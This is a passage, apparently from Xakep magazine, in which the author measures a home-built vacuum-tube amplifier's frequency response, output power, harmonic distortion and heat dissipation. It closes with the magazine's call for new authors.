
Испытательный стенд

АЧХ (амплитудно-частотная характеристика) этого аппарата меня приятно удивила, полоса пропускания от 20 Гц до 80 кГц — это очень недурно для такой простой схемы. На графике пунктиром показано изменение амплитуды +/–3 дБ относительно значения при частоте 1 кГц.



АЧХ усилителя


Далее я оценил выходную мощность усилителя. На графике представлены зависимости напряжения и мощности на нагрузке в зависимости от размаха входного сигнала. Измерения велись на частоте 1 кГц.



Мощность и напряжение в нагрузке в зависимости от размаха входного сигнала


Из графика видно, что при разумной величине входного сигнала — 1 В — из усилителя можно выдавить 7 Вт выходной мощности. Увеличивая напряжение, можно получить и больше, но смысла в этом нет, о чем мы поговорим дальше. Опираясь на эти данные, я решил предусилитель не добавлять. Мне и одного ватта мощности достаточно.

А что там с нелинейными искажениями? Переводим осциллограф в режим анализа спектра и измеряем амплитуду входного сигнала (синус 1 кГц), а также уровень гармоник. Достоверно увидеть вторую гармонику можно, начиная с мощности 1 Вт, ее уровень около –45 дБ относительно основного сигнала. Это чуть лучше, чем 1% нелинейных искажений.




Спектр сигнала на мощности 1 Вт

На 3 Вт выходной мощности уже можно углядеть третью гармонику. Вторая гармоника –35 дБ, третья –50 дБ. Это уже около 3% нелинейных искажений.



Спектр сигнала на мощности 3 Вт


На номинальной мощности 8 Вт вторая гармоника –30 дБ, и это 10% нелинейных искажений, а вот если раскачать по полной, получается настоящий ламповый овердрайв.




Спектр сигнала на мощности 15 Вт

Таким образом, мы можем заключить, что по современным стандартам этот усилитель весьма посредственный и сильно не дотягивает до уровня Hi-Fi, но кто же собирает ламповый усилок ради высокого качества аудио? А по стандартам начала шестидесятых годов прошлого века — вполне себе неплохо. Это, кстати, к вопросу о том, было ли раньше лучше...

А вот с чем у этой штуки порядок, так это с ламповой теплотой. На холостом ходу она рассеивает около 84 Вт мощности, из них 30 уходит на накал и еще 54 на ток покоя оконечных каскадов. Теплый ламповый звук, что тут сказать.



Выходной пентод в тепловизоре



Фазоинвертор и пентод в тепловизоре

На тепловизорных снимках хорошо видно, что лампы действительно теплые, особенно выходные пентоды, они прямо горячие, и их трогать руками после выхода на режим не стоит, можно получить ожог. Собственно, отсюда и керамика в панельках, и корпуса из металла.

ЗАКЛЮЧЕНИЕ

Разумеется, я не могу назвать эту конструкцию лучшим в мире усилителем. Но если хочется собрать что-то эдакое и несложное с точки зрения электроники, то это очень недурной вариант. Именно электроники тут немного, и в настройке такой аппарат крайне прост. Конечно, может выйти затык с доступностью компонентов, но в наше время это скорее вопрос денег. Зато на окружающих ламповый усилитель обычно производит впечатление, да и в повседневной жизни штука вполне функциональная.

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» всегда нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе, не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

